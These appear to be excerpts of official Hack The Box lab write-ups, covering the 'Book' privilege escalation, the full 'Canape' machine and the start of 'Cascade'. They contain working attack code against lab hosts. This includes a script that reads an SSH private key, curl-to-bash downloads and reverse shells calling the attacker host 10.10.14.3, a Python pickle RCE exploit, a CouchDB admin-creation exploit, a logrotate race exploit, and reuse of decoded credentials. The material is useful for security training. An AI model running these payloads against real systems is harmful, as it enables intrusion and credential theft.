
```
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
reader:x:1000:1000:reader:/home/reader:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

Let's check if we can read the SSH private key of this account.

```
<script>
    var x = new XMLHttpRequest();
    x.open("GET", "file:///home/reader/.ssh/id_rsa", true);
    x.onload = function(){
        var code = "<textarea rows='100' cols='70'>" + btoa(x.responseText) + "
</textarea>";
        document.write(code);
    };
    x.send();
</script>
```

Update the script with the default path to the SSH private key. The btoa() function is used to convert the key to base64 for easy copying and pasting. We can use a `textarea` element with a fixed set of columns in order to capture the entire output within the PDF itself.

Sending the payload results in the key being returned.



Copy the entire payload and then decode it.

```
base64 -d key.b64 | tee reader.key

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA2JJQsccK6fE05OWbVGOuKZdf0FyicoUrrm821nHygmLgWSpJ
G8m6UNZyRGj77eeYGe/7YIQYPATNLSOpQIue3knhDiEsfR99rMg7FRnVCpiHPpJ0
WxtCK0VlQUwxZ6953D16uxlRH8LXeI6BNAIjF0Z7zgkzRhTYJpKs6M80NdjUCl/0
<SNIP>

chmod 600 reader.key
```

We can now SSH in as `reader` using this key.

```
ssh -i reader.key reader@10.10.10.176

Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.1-050401-generic x86_64)

Last login: Tue Jul  7 09:02:49 2020 from 10.10.14.3

reader@book:~$ ls
backups  user.txt
```

Privilege Escalation

A script such as linPEAS can be used to run local enumeration checks. Download the script and execute it using cURL and bash.

```
curl 10.10.14.3:8000/linpeas.sh | bash
```

```
reader@book:/tmp$ curl 10.10.14.3:8000/linpeas.sh | bash

[+] Writable log files (logrotten)
[i] https://book.hacktricks.xyz/linux-unix/privilege-
escalation#logrotate-exploitation

Writable: /home/reader/backups/access.log.1
Writable: /home/reader/backups/access.log

<SNIP>
```

The script tells us that we have access to writable log files which can be exploited. Looking at the URL provided we see the following:

> ### Logrotate exploitation
>
> There is a vulnerability on `logrotate` that allows a user with **write permissions over a log file** or **any** of its **parent directories** to make `logrotate` write **a file in any location**. If **logrotate** is being executed by **root**, then the user will be able to write any file in ***/etc/bash_completion.d/*** that will be executed by any user that login.
> So, if you have **write perms** over a **log file or** any of its **parent folder**, you can **privesc** (on most linux distributions, logrotate is executed automatically once a day as **user root**). Also, check if apart of */var/log* there are more files being **rotated**.
>
> More detailed information about the vulnerability can be found in this page https://tech.feedyourhead.at/content/details-of-a-logrotate-race-condition.
>
> You can exploit this vulnerability with **logrotten**.

According to the post, logrotate can be exploited through a race condition if a user has write access to the log files. Logrotate is a utility that performs periodic removal, compression, and storage of log files. A user with write privileges to log files can symlink it to any sensitive file on the system and then write to it.

A tool such as pspy can be used to confirm if logrotate is running or not.

```
wget 10.10.14.3:8000/pspy64s && chmod +x pspy64s
```

```
wget 10.10.14.3:8000/pspy64s && chmod +x pspy64s
./pspy64s

CMD: UID=0    PID=90507  | /lib/systemd/systemd-udevd
CMD: UID=0    PID=90506  | /bin/sh /root/log.sh
CMD: UID=0    PID=90519  | /usr/sbin/logrotate -f /root/log.cfg
CMD: UID=0    PID=90518  | /bin/sh /root/log.sh
CMD: UID=0    PID=90520  | sleep 5
<SNIP>
```

Pspy shows that logrotate is being run by a user with uid 0 i.e. root.

Now we know that logrotate is running, let's proceed to exploit it. The logrotten PoC can be used to exploit this.

```
git clone https://github.com/whotwagner/logrotten
gcc logrotten.c -o logrotten
```

Use the commands above to clone the repository and compile the binary. Next, create a file named shell with the following contents:

```
#!/bin/bash
bash -c "/bin/bash -i >& /dev/tcp/10.10.14.3/4444 0>&1" &
```

Transfer both of these files to the target.

```
wget 10.10.14.3:8000/logrotten
wget 10.10.14.3:8000/shell
chmod +x logrotten shell
```

Next, we can add some contents to the log file in order to trigger rotation.

```
echo test >> /home/reader/backups/access.log
./logrotten -d -p shell /home/reader/backups/access.log
```

Our payload should be written to `/etc/bash_completion.d/` once logrotate runs.

```
reader@book:/tmp$ ./logrotten -d -p shell /home/reader/backups/access.log
logfile: /home/reader/backups/access.log
logpath: /home/reader/backups
logpath2: /home/reader/backups2
targetpath: /etc/bash_completion.d/access.log
targetdir: /etc/bash_completion.d
p: access.log
Waiting for rotating /home/reader/backups/access.log...
Renamed /home/reader/backups with /home/reader/backups2 and created
symlink to /etc/bash_completion.d
Waiting 1 seconds before writing payload...
Done!
```

The directory `/etc/bash_completion.d/` contains bash scripts that run every time a user logs in, and so we should get a root shell when root logs in.

```
nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Listening on 0.0.0.0 4444
Connection received on 10.10.10.176 45490
root@book:~# id
uid=0(root) gid=0(root) groups=0(root)
root@book:~# ls
log.sh
reset.sh
root.txt
```

Hack The Box
PEN-TESTING LABS

Canape

15th September 2018 / Document No D18.100.17

Prepared By: Alexander Reid (Arrexel)

Machine Author: overcast

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Canape is a moderate difficulty machine, however the use of a file (.git) that is not included in the dirbuster wordlists can greatly increase the difficulty for some users. This machine also requires a basic understanding of Python to be able to find the exploitable point in the application.

Skills Required

- Intermediate knowledge of Linux
- Basic/Intermediate knowledge of Python


Skills Learned

- Exploiting insecure Python Pickling
- Exploiting Apache CouchDB
- Exploiting Sudo NOPASSWD

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap finds only Apache and OpenSSH running on the target.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Web Fuzzing



Attempting to fuzz Apache to find files and directories is a bit more challenging, as all requests return 200. By using Wfuzz, it is possible to filter out false positives.

Using Wfuzz with the SecLists' Discovery/Web-Content/common.txt file immediately reveals a **.git** directory. Accessing the **config** directory finds a hostname **git.canape.htb** (which should be added to /etc/hosts) as well a project named **simpsons.git**.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Python Pickle

With access to the source of the Python flask application which runs the website, it is possible to develop an exploit to abuse the function for storing submitted quotes.

```
import cPickle, requests, os
from hashlib import md5

class Writeup(object):
        def __reduce__(self):
                return (os.system,("homer!;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 1234 >/tmp/f",))

character, quote = cPickle.dumps(Writeup()).split("!")
p_id = md5(character + quote).hexdigest()

requests.post("http://10.10.10.70/submit", data={'character': character, 'quote': quote})
requests.post("http://10.10.10.70/check", data={'id': p_id})
```

The **submit** route of the flask app checks to make sure the **character** variable contains a valid Simpsons character, however passing the name directly will cause the app to create an invalid pickle file. By including the character name as part of the os command and splitting the pickle data between **character** and **quote**, the check will pass and the data will be recombined server-side.

```
root@kali:~/Desktop/writeups/canape# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.70] 58278
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@canape:/$ ^Z
[1]+  Stopped                 nc -nvlp 1234
root@kali:~/Desktop/writeups/canape# stty raw -echo && fg
nc -nvlp 1234

www-data@canape:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@canape:/$ pwd
/
www-data@canape:/$ ls
bin   etc         initrd.img.old  lost+found  opt   run   sys  var
boot  home        lib             media       proc  sbin  tmp  vmlinuz
dev   initrd.img  lib64           mnt         root  srv   usr  vmlinuz.old
www-data@canape:/$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Homer - Apache CouchDB

Exploit: https://www.exploit-db.com/exploits/44913/

Explanation: https://justi.cz/security/2017/11/14/couchdb-rce-npm.html

Running **ps aux** reveals that Apache CouchDB is running as the **homer** user.

```
www-data@canape:/dev/shm/arrexel$ cat pslist | grep couch
root        624  0.0  0.0   4240   656 ?        Ss   Sep16   0:00 runsv couchdb
root        777  0.0  0.0   4384   652 ?        S    Sep16   0:00 svlogd -tt /va
r/log/couchdb
homer       778  0.4  3.4 649344 34496 ?        Sl   Sep16   5:21 /home/homer/bi
n/../erts-7.3/bin/beam -K true -A 16 -Bd -- -root /home/homer/bin/.. -progname c
ouchdb -- -home /home/homer -- -boot /home/homer/bin/../releases/2.0.0/couchdb -
name couchdb@localhost -setcookie monster -kernel error_logger silent -sasl sasl
_error_logger false -noshell -noinput -config /home/homer/bin/../releases/2.0.0/
sys.config
homer     18610  0.0  0.7  44788  7888 ?        Ssl  15:24   0:00 ./bin/couchjs
./share/server/main.js
```

A quick search finds CVE-2017-12636, which is a code execution vulnerability in CouchDB < 2.1.0. The Exploit-DB proof of concept has some issues in this instance, so directly using the cURL example from the explanation link is a good alternative.

```
</localhost:5984/_users/org.couchdb.user:arrexel' --data-binary '{
>   "type": "user",
>   "name": "arrexel",
>   "roles": ["_admin"],
>   "roles": [],
>   "password": "password"
> }'
{"ok":true,"id":"org.couchdb.user:arrexel","rev":"1-d173293bee3558e352eee8436107
c388"}
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Once an admin account is created, full read access is gained to the databases. The **passwords** database can be listed with **curl 127.0.0.1:5984/passwords/_all_docs --user 'arrexel:password'** and read by changing **_all_docs** to the doc ID.

```
www-data@canape:/dev/shm/arrexel$ curl 127.0.0.1:5984/passwords/_all_docs --us>
{"total_rows":4,"offset":0,"rows":[
{"id":"739c5ebdf3f7a001bebb8fc4380019e4","key":"739c5ebdf3f7a001bebb8fc4380019e4
","value":{"rev":"2-81cf17b971d9229c54be92eeee723296"}},
{"id":"739c5ebdf3f7a001bebb8fc43800368d","key":"739c5ebdf3f7a001bebb8fc43800368d
","value":{"rev":"2-43f8db6aa3b51643c9a0e21cacd92c6e"}},
{"id":"739c5ebdf3f7a001bebb8fc438003e5f","key":"739c5ebdf3f7a001bebb8fc438003e5f
","value":{"rev":"1-77cd0af093b96943ecb42c2e5358fe61"}},
{"id":"739c5ebdf3f7a001bebb8fc438004738","key":"739c5ebdf3f7a001bebb8fc438004738
","value":{"rev":"1-49a20010e64044ee7571b8c1b902cf8c"}}
]}
<rexel$ curl 127.0.0.1:5984/passwords/739c5ebdf3f7a001bebb8fc438004738 --user >
{"_id":"739c5ebdf3f7a001bebb8fc438004738","_rev":"1-49a20010e64044ee7571b8c1b902
cf8c","user":"homerj0121","item":"github","password":"STOP STORING YOUR PASSWORD
S HERE -Admin"}
www-data@canape:/dev/shm/arrexel$
```

The first ID listed contains the SSH password for **homer** in plaintext.

```
root@kali:~/Desktop/writeups/canape/simpsons# ssh homer@10.10.10.70 -p 65535
The authenticity of host '[10.10.10.70]:65535 ([10.10.10.70]:65535)' can't be es
tablished.
ECDSA key fingerprint is SHA256:ojMYU5Q6ljmXdvYjbNF4D1mA5ndrq8D8dkMLx4Bs1cs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.10.70]:65535' (ECDSA) to the list of known ho
sts.
homer@10.10.10.70's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Mon Sep 17 15:29:50 2018 from 10.10.14.12
homer@canape:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Root - Sudo NOPASSWD

Running **sudo -l** as **homer** reveals that there is a NOPASSWD entry for python pip.

```
homer@canape:~$ sudo -l
[sudo] password for homer:
Matching Defaults entries for homer on canape:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User homer may run the following commands on canape:
    (root) /usr/bin/pip install *
homer@canape:~$
```

Simply creating a **setup.py** file and running **sudo pip install .** will execute the file as root.

```
homer@canape:/dev/shm/arrexel$ cat setup.py
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.3",1235))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])

homer@canape:/dev/shm/arrexel$ sudo pip install .
[sudo] password for homer:
The directory '/home/homer/.cache/pip/http' or its parent directory is not owned
 by the current user and the cache has been disabled. Please check the permissio
ns and owner of that directory. If executing pip with sudo, you may want sudo's
-H flag.
The directory '/home/homer/.cache/pip' or its parent directory is not owned by t
he current user and caching wheels has been disabled. check the permissions and
owner of that directory. If executing pip with sudo, you may want sudo's -H flag
.
Processing /dev/shm/arrexel
```

```
root@kali:~/Desktop/writeups/canape/simpsons# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.70] 46094
# id
uid=0(root) gid=0(root) groups=0(root)
# python -c 'import pty;pty.spawn("/bin/bash");'
root@canape:/tmp/pip-qXeYNb-build#
```

HACKTHEBOX

Cascade

20th July 2020 / Document No D20.100.81

Prepared By: TRX

Machine Author: VbScrub

Difficulty: Medium

Classification: Confidential

Synopsis

Cascade is a medium difficulty Windows machine configured as a Domain Controller. LDAP anonymous binds are enabled, and enumeration yields the password for user `r.thompson`, which gives access to a `TightVNC` registry backup. The backup is decrypted to gain the password for `s.smith`. This user has access to a .NET executable, which after decompilation and source code analysis reveals the password for the `ArkSvc` account. This account belongs to the `AD Recycle Bin` group, and is able to view deleted Active Directory objects. One of the deleted user accounts is found to contain a hardcoded password, which can be reused to login as the primary domain administrator.

Skills Required

- LDAP Enumeration
- SMB Enumeration
- Processing SQLite Databases
- Reverse Engineering .NET Assemblies


Skills Learned

- TightVNC Password Extraction
- AES Encryption
- Active Directory Enumeration
- Active Directory Recycle Bin

Enumeration

Let's start by running an Nmap scan.


```
ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.10.182 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -Pn -sC -sV 10.10.10.182
```



```
nmap -p$ports -Pn -sC -sV 10.10.10.182

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)ws RPC
```

The scan reveals that LDAP (389), SMB (445) and WinRM (5985) are available. Let's enumerate SMB for any open shares.

```
smbclient -L 10.10.10.182
```



```
smbclient -L 10.10.10.182
Anonymous login successful

    Sharename       Type      Comment
    ---------       ----      -------
SMB1 disabled -- no workgroup available
```

Anonymous login is allowed but we're unable to list shares.

Lightweight Directory Access Protocol (LDAP)

Next, we can enumerate LDAP after downloading windapsearch.

```
git clone https://github.com/ropnop/windapsearch.git
pip install python-ldap
./windapsearch.py -U --full --dc-ip 10.10.10.182
```

The command above will list out all users in the domain.

```
./windapsearch.py -U --full --dc-ip 10.10.10.182

<SNIP>
cn: Ryan Thompson
sn: Thompson
givenName: Ryan
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
sAMAccountName: r.thompson
cascadeLegacyPwd: clk0bjVldmE=
</SNIP>
```

There don't seem to be any passwords in the user description fields, so we can start to examine some of the other user attributes. One of them for the user `r.thompson` is called `cascadeLegacyPwd`, which contains what seems to be a Base64 encoded string. Let's decode it.

```
echo clk0bjVldmE= | base64 -d
rY4n5eva
```

The output seems to be a password. From the `windapsearch` output we also know that the `sAMAccountName` is `r.thompson`, so this can be used as the username. Let's use Evil-WinRM to try to connect as `r.thompson`.

```
evil-winrm -i 10.10.10.182 -u r.thompson -p rY4n5eva
```

```
evil-winrm -i 10.10.10.182 -u r.thompson -p rY4n5eva

Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is
WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

The login failed, which means we don't have PowerShell Remoting permissions.

SMB

Let's use smbmap to verify if we have access to any of the SMB shares with the above credentials.

```
smbmap -H 10.10.10.182 -u r.thompson -p 'rY4n5eva'
```

```
smbmap -H 10.10.10.182 -u r.thompson -p 'rY4n5eva'

[+] IP: 10.10.10.182:445 Status: Authenticated
        Disk                    Permissions     Comment
        ----                    -----------     -------
        ADMIN$                  NO ACCESS       Remote Admin
        Audit$                  NO ACCESS
        C$                      NO ACCESS       Default share
        Data                    READ ONLY
        IPC$                    NO ACCESS       Remote IPC
        NETLOGON                READ ONLY       Logon server share
        print$                  READ ONLY       Printer Drivers
        SYSVOL                  READ ONLY       Logon server share
```

From the available shares the only non-default share that we have access to is the `Data` share.

```
smbclient \\\\10.10.10.182\\Data -U r.thompson
```

```
smbclient \\\\10.10.10.182\\Data -U r.thompson
Enter WORKGROUP\r.thompson's password: rY4n5eva
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 27 05:27:34 2020
  ..                                  D        0  Mon Jan 27 05:27:34 2020
  Contractors                         D        0  Mon Jan 13 03:45:11 2020
  Finance                             D        0  Mon Jan 13 03:45:06 2020
  IT                                  D        0  Tue Jan 28 20:04:51 2020
  Production                          D        0  Mon Jan 13 03:45:18 2020
  Temps                               D        0  Mon Jan 13 03:45:15 2020
```

The only folder we have access to is `IT`, which contains the four sub-folders `Email Archives`, `LogonAudit`, `Logs` and `Temp`.

```
smb: \IT\> ls
  .                                   D        0  Tue Jan 28 20:04:51 2020
  ..                                  D        0  Tue Jan 28 20:04:51 2020
  Email Archives                      D        0  Tue Jan 28 20:00:30 2020
  LogonAudit                          D        0  Tue Jan 28 20:04:40 2020
  Logs                                D        0  Wed Jan 29 02:53:04 2020
  Temp                                D        0  Wed Jan 29 00:06:59 2020
```

The `Email Archives` folder contains `Meeting_Notes_June_2018.html`, which shows an email conversation between `Steve Smith` and the `IT` department. Download and open it.

```
cd "Email Archives"
get Meeting_Notes_June_2018.html
```

A text editor or a browser can be used to view the file.

```
cat Meeting_Notes_June_2018.html

<SNIP>
We will be using a temporary account to perform all tasks related to the network
migration and this account will be deleted at the end of 2018 once the migration
is complete. This will allow us to identify actions related to the migration in
security logs etc. Username is TempAdmin (password is the same as the normal
admin account password).
</SNIP>
```

The email exchange hints to the existence of a `TempAdmin` account, that has the same password as the default Administrator account.

The `Logs` folder contains the `Ark AD Recycle Bin` and `DCs` folders, which in turn contain `ArkAdRecycleBin.log` and `dcdiag.log` respectively.

Let's download and proceed to inspect these files.

`ArkAdRecycleBin.log` contains the text logs for a program called `ARK AD RECYCLE BIN MANAGER`.

```
8/12/2018 12:22 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2
**
8/12/2018 12:22 [MAIN_THREAD]   Validating settings...
8/12/2018 12:22 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD]   Moving object to AD recycle bin
